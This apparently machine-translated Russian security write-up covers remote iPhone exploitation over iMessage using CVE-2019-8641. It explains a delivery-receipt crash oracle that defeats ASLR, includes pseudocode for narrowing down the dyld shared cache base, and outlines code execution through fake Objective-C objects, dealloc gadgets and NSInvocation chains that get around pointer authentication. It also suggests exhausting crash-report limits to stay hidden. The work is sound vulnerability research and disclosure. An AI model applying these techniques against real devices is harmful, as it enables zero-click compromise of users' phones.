Чтобы затруднить эксплуатацию, помеченные указатели складываются по XOR со случайным для процесса значением `objc_debug_taggedpointer_obfuscator`, старший бит которого остаётся нулевым:

```
(lldb) p n
(__NSCFNumber *) $0 = 0xf460034a00975a82 (int)42
(lldb) p objc_debug_taggedpointer_obfuscator
```

```
(void *) $1 = 0x4460034a00975820
(lldb) p/x (uintptr_t)n ^ (uintptr_t)objc_debug_taggedpointer_obfuscator
(unsigned long) $2 = 0xb0000000000002a2
```

Общий кеш dyld

iOS и macOS заранее компонуют большинство системных библиотек в `dyld_shared_cache`. Он отображается по одному адресу во всех процессах и рандомизируется один раз при загрузке. Определение его базы раскрывает библиотечный код, классы Objective-C, строки и тысячи ROP-гаджетов в пользовательском пространстве.

В проверенных версиях iOS кеш объёмом примерно 1 ГБ находится между `0x180000000` и `0x280000000`. При страницах размером 16 КБ существует около 200 000 возможных баз. Слепой перебор по одному варианту каждые десять секунд занял бы недели; более частые запросы заставляют `launchd` задерживать перезапуски. Следующий оракул сокращает поиск до нескольких минут.

Обход ASLR с помощью оракула сбоев

iMessage автоматически отправляет уведомления о доставке, тогда как уведомления о прочтении необязательны.



Обработку входящих сообщений можно упростить до следующего вида:


```
def processIncomingMessage(message):
    msg_plist = decodeIntoPlist(message)
    ati_data = msg_plist['ATI']
    ati = NSKeyedUnarchive(ati_data)  # Vulnerability triggers here.
    sendDeliveryReceipt()
```

Если разархивирование аварийно завершает `imagent`, уведомление не приходит. В противном случае оно поступает. В идеальном случае это даёт:

```
def oracle(addr):
    if isMapped(addr):
        no_crash()
    else:
        crash()
```

Тогда грубому линейному поиску с последующим двоичным потребовалось бы всего от 10 до 20 сообщений. CVE-2019-8641 требует дополнительной доработки, поскольку исходный циклический граф всегда вызывает сбой после контролируемого чтения. Добавляется третий, хвостовой набор ключей, чтобы последний поиск ключа завершался успешно. Затем `SharedKeySet2` нужно декодировать через второй словарь; поскольку словари отсутствуют в белом списке классов `_keys`,

он оборачивается в разрешённый `__NSLocalizedString`, декодер которого явно принимает объект конфигурации `NSDictionary`.



Эта полезная нагрузка вызывает сбой только тогда, когда адрес нельзя прочитать или `[key isEqual:candidate]` не может безопасно использовать загруженное значение. Нулевое значение пропускает вызов. Значение без метки рассматривается как указатель на объект и обычно вызывает сбой. Значение с установленным старшим битом считается помеченным.

`__NSCFString` особенно полезен: его реализация равенства извлекает индекс класса из помеченного указателя, но сразу возвращает false, когда класс не является строкой. Поэтому она допускает произвольные значения с установленным старшим битом, даже если обфускатор неизвестен. Практический оракул выглядит так:


```
def oracle(addr):
    value = read(addr)
    if is_mapped(addr) and (
        value == 0 or has_msb_set(value) or points_to_objc_object(value)
    ):
        no_crash()
    else:
        crash()
```

Профили общего кеша

Атакующий строит битовую карту по соответствующему устройству и ОС. Каждый бит предсказывает, приведёт ли проверка данного смещения к сбою. Для доступных на запись областей используется третье состояние unknown, поскольку их содержимое во время выполнения меняется.



После того как грубое линейное сканирование находит один адрес без сбоя, каждое выровненное по странице смещение профиля, согласующееся с этим результатом, становится возможной базой — обычно остаётся от 30 000 до 40 000 кандидатов. Затем эксплойт ищет адрес, результат проверки которого разделит кандидатов максимально поровну.



Если для проверяемого адреса три из пяти кандидатов предсказывают отсутствие сбоя, а два — сбой, ожидаемый размер оставшегося множества равен:

```
E = 3/5 * 3 + 2/5 * 2 = 2.6
```

На каждой итерации жадно выбирается наименьший ожидаемый остаток. Полный перебор всех адресов слишком дорог, поэтому проверка 100 случайных адресов даёт хорошее приближение:

```
candidates = load_profiles()

while len(candidates) > 1:
    best_address = 0
    best_expected = len(candidates)
    best_crash_set = None
    best_no_crash_set = None

    for _ in range(100):
        addr = random.randrange(minbase, maxbase, 8)
        crash_set = [p for p in candidates if p.addr_will_crash(addr)]
        no_crash_set = [p for p in candidates if p.addr_will_not_crash(addr)]

        crash_probability = len(crash_set) / len(candidates)
        expected = (crash_probability * len(crash_set)
                    + (1 - crash_probability) * len(no_crash_set))

        if expected < best_expected:
            best_address = addr
            best_expected = expected
            best_crash_set = crash_set
            best_no_crash_set = no_crash_set

    if oracle(best_address):
        candidates = best_no_crash_set
```

```
    else:
        candidates = best_crash_set
```

В продемонстрированном запуске грубое сканирование нашло `0x1c0000000`, что дало 34 353 кандидата. Шестнадцать различающих проверок сократили их число до одного и восстановили базу общего кеша `0x1bf2b4000`. При примерно десяти секундах на запрос весь процесс занимает от двух до пяти минут.

Другие ошибки повреждения памяти, вероятно, способны предоставить эквивалентные оракулы. Если атакующий управляет указателем ISA объекта и сохраняет его встроенный счётчик ссылок выше единицы, `objc_release` условно исследует метаданные класса, не уничтожая объект. Направление класса в общий кеш может дать ещё один зависящий от сбоя тест одного бита.

Поддержка разных версий iOS и моделей оборудования

Обычно профиль предполагает известные модель оборудования и версию iOS. Если обе неизвестны, можно включить профили для всех правдоподобных сочетаний. Это способно дать миллионы кандидатов, но логарифмическому исключению всё равно потребуется лишь несколько десятков сообщений, чтобы одновременно определить кеш, модель устройства и версию ОС. Опубликованный эксплойт этого расширения не реализовал.

Примечание о заметности

Повторные сбои `imagent` невидимы пользователю, но при включённой функции «Делиться аналитикой iPhone» могут отправлять отчёты Apple. Тестирование показывает, что после 25 сбоев iOS перестаёт сохранять отчёты для процесса:

```
ReportCrash Formulating report for corpse[597] imagent
ReportCrash Report of type '109(<private>)' not saved because the limit of 25 logs has been reached
```

Атакующий может сначала исчерпать эту квоту с помощью постороннего условия отказа в обслуживании, а затем запустить оракул. На практике такая возможность не проверялась.

Проблема автоматических уведомлений о доставке

Недостаточно отправлять уведомление до сложного разбора. Атакующий может два или три раза отправить запрос, вызывающий сбой, затем обычное сообщение и измерить время до последнего уведомления. Большая задержка покажет, что `launchd` ограничил `imagent` после повторных сбоев.

Любой автоматический ответ, наблюдаемый неизвестным отправителем, может стать побочным каналом. В идеале такие сообщения не должны отправляться, пока получатель не взаимодействовал с отправителем. В части 3 восстановленная база общего кеша используется для получения выполнения кода даже на устройствах, защищённых аутентификацией указателей.

Удалённая эксплуатация iPhone, часть 3: от повреждения памяти к JavaScript и обратно — получение выполнения кода

В части 1 был разработан примитив повреждения памяти, а в части 2 удалённо восстановлена база общего кеша dyld. Эта заключительная часть превращает полученные возможности в выполнение кода, в том числе на устройствах с защитой аутентификацией указателей.

Objective-C для удалённого выполнения кода

Объект Objective-C — это выделение памяти, начинающееся со слова ISA, за которым следуют переменные экземпляра. ISA содержит указатель на класс, встроенный счётчик ссылок и флаги. Сам класс тоже является объектом и хранит суперкласс, кеш методов, таблицу методов и метаданные переменных экземпляра. Метод, по сути, представляет собой селектор и указатель на реализацию.

```
Bob *bob = [[Bob alloc] init];
[bob doSomething];
```

При автоматическом подсчёте ссылок компилятор преобразует это приблизительно в следующее:

```
Bob *bob = objc_msgSend(BobClass, "alloc");
bob = objc_msgSend(bob, "init");
objc_msgSend(bob, "doSomething");
// ...
objc_release(bob);
```

Во время выполнения `objc_msgSend` извлекает класс из ISA, хеширует селектор в кеш методов, при необходимости переходит к таблице методов и выполняет хвостовой вызов реализации. Селекторы глобально уникальны, поэтому достаточно сравнения указателей. `objc_release` уменьшает счётчик ссылок; при достижении нуля он вызывает `dealloc` и освобождает выделение.

Выполнение машинного кода на устройствах без PAC

Уязвимость заставляет `indexForKey:` загрузить контролируемый `id` и передать его функции проверки равенства `NSString`. Одно из первых отправленных этому объекту сообщений — `isNSString__`. На iPhone X или более старом устройстве атакующий может:

1. Распылить в куче поддельный объект, поддельный класс, поддельный кеш методов и элемент `isNSString__` с контролируемым указателем на реализацию.
2. Заставить CVE-2019-8641 загрузить указатель на этот поддельный объект.
3. Перенаправить указатель инструкций, сменить стек и выполнить полезную нагрузку ROP.

Аутентификация указателей предотвращает этот прямой подход на A12 и более новых устройствах.

Влияние PAC в пользовательском пространстве

PAC подписывает указатели на код, включая указатели на функции, реализации методов Objective-C и адреса возврата, с помощью секретного ключа и необязательного 64-разрядного контекста. Усечённая подпись занимает неиспользуемые старшие биты указателя. Перед косвенным переходом оборудование заново вычисляет и проверяет её; при несовпадении указатель повреждается, и разыменование завершается ошибкой.

Контексты не позволяют переставлять подписанные указатели. Элемент кеша методов может использовать собственный адрес в качестве контекста, а адрес возврата — своё положение в стеке. Без гаджета подписания или ошибки реализации атакующий не может подделать указатели на код, используемые эксплойтом без PAC.

PAC не защищает значение ISA Objective-C, поскольку в нём нет свободных битов для подписи. Поэтому после определения базы общего кеша атакующий может создавать поддельные экземпляры любого существующего класса. Исходный путь `indexForKey:` отправляет лишь несколько бесполезных селекторов, поэтому нужен другой путь.


Полезный примитив эксплуатации

Подсчёт ссылок делает `objc_release` распространённой конечной точкой ошибок повреждения памяти. Новый циклический архив достигает `NSSharedKeyDictionary setObject:forKey:`:

```
-[NSSharedKeyDictionary initWithCoder:coder] {
    self->_keyMap = [coder decodeObjectOfClass:[NSSharedKeySet class]
                                        forKey:@"NS.skkeyset"];
    self->_values = calloc([self->_keyMap count], 8);
    NSArray *keys = [coder decodeObjectOfClasses:[...] forKey:@"NS.keys"];
    NSArray *values = [coder decodeObjectOfClasses:[...] forKey:@"NS.values"];
    if ([keys count] != [values count])
        return fail();
    for (int i = 0; i < [keys count]; i++)
        [self setObject:[values objectAtIndex:i]
                forKey:[keys objectAtIndex:i]];
}

-[NSSharedKeyDictionary setObject:obj forKey:key] {
    uint32_t index = [self->_keyMap indexForKey:key];
    if (index != -1) {
        id oldval = self->_values[index];
        objc_retain(obj);
        self->_values[index] = obj;
        objc_release(oldval);
    }
}
```

В то время результат `calloc` не проверялся. Непроверенное число ключей заставляет функцию завершиться ошибкой без предварительной передачи гигабайтов данных. Подготовленный граф проводит рекурсивный поиск через три набора ключей и возвращает накопленное смещение. Затем `SharedKeyDictionary2` читает по выбранному атакующим адресу, вызывает `objc_release` для этого значения и записывает обратно выбранную строку. Позднее Apple добавила проверку на null.




Освобождение поддельного экземпляра может вызвать любой законный метод `dealloc` или `.cxx_destruct`. Общий кеш содержит около 50 000 таких гаджетов-деструкторов. Их можно перечислить в IDA:

```
for funcea in Functions():
    name = GetFunctionName(funcea)
    if 'dealloc]' in name or '.cxx_destruct]' in name:
        func = get_func(funcea)
        outfile.write(str(decompile(func)) + '\n')
```

Один полезный гаджет — `-[MPMediaPickerController dealloc]`:

```
-[MPMediaPickerController dealloc](MPMediaPickerController *self, SEL) {
    id result = objc_msgSend(self->someField, "invoke");
    objc_unsafeClaimAutoreleasedReturnValue(result);
    objc_msgSend(self->someOtherField, "setMediaPickerController:", 0);
    objc_msgSendSuper2(self, "dealloc");
}
```


Контролируемое поле может указывать на поддельный `NSInvocation` — объект, представляющий цель, селектор и аргументы. Его метод `invoke` вызывает произвольный законный метод Objective-C для контролируемого объекта с контролируемыми аргументами. Например, вызов `launchApplicationWithIdentifier:suspended:` может открыть Калькулятор без аварийного завершения SpringBoard.



Распыление использует более высокую базу, например `0x140000000`, потому что прежняя `0x110000000` может уже не заставлять `calloc` завершаться ошибкой. Обращение к `0x140003ff8` передаёт поддельный объект выбора медиа в `objc_release`.

Программирование, ориентированное на селекторы (SLOP)

SLOP расширяет один контролируемый вызов метода до многократно используемой модели вычислений. Поддельный `NSArray` с поддельными объектами `NSInvocation` получает `makeObjectsPerformSelector:@selector(invoke)`, объединяя независимые вызовы в цепочку. `getReturnValue:` записывает результат одного вызова в память, в том числе в кадр аргументов последующего вызова.



Показанная цепочка эквивалентна следующей:

```
id result = [target1 doX];
[target2 doY:result];
```

`NSInvocation` также предоставляет доступ к памяти:

```
void -[NSInvocation getArgument:(void *)addr atIndex:(uint32_t)idx] {
    if (idx >= [self->_signature numberOfArguments])
```

```
        abort_with_exception();
    memcpy(addr, &self->_frame[idx], 8);
}
```

